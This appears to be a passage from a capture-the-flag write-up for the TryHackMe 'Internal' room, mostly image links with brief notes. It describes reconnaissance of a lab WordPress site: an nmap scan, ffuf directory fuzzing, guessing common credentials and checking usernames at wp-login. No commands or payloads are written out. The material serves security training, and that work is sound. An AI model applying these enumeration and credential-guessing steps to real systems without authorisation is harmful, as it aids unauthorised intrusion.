
INTERNAL

To access the machine, click on the link given below:

- https://tryhackme.com/room/internal


RECONNAISSANCE

I performed an **nmap** aggressive scan on the target to find open ports and the services running on them.




FOOTHOLD


I mapped the domain *internal.thm* with the IP in my *host* file and accessed the web application through my browser.




I then used **ffuf** to fuzz for hidden directories and found a wordpress installation.




The `/blog` endpoint also pointed towards **wordpress**




Since, it was **wordpress**, I tried accessing the *wp-login* endpoint. I tried common username passwords but couldn't log in.




The `/wordpress` endpoint pointed to a page that did not exist.




I then went back to the `/blog` endpoint and viewed a blog that was posted. The author could be a valid user.







I then fuzzed for hidden files using **ffuf** but found nothing interesting.




I switched back to the *wp-login* endpoint and verified if *admin* was a valid username.

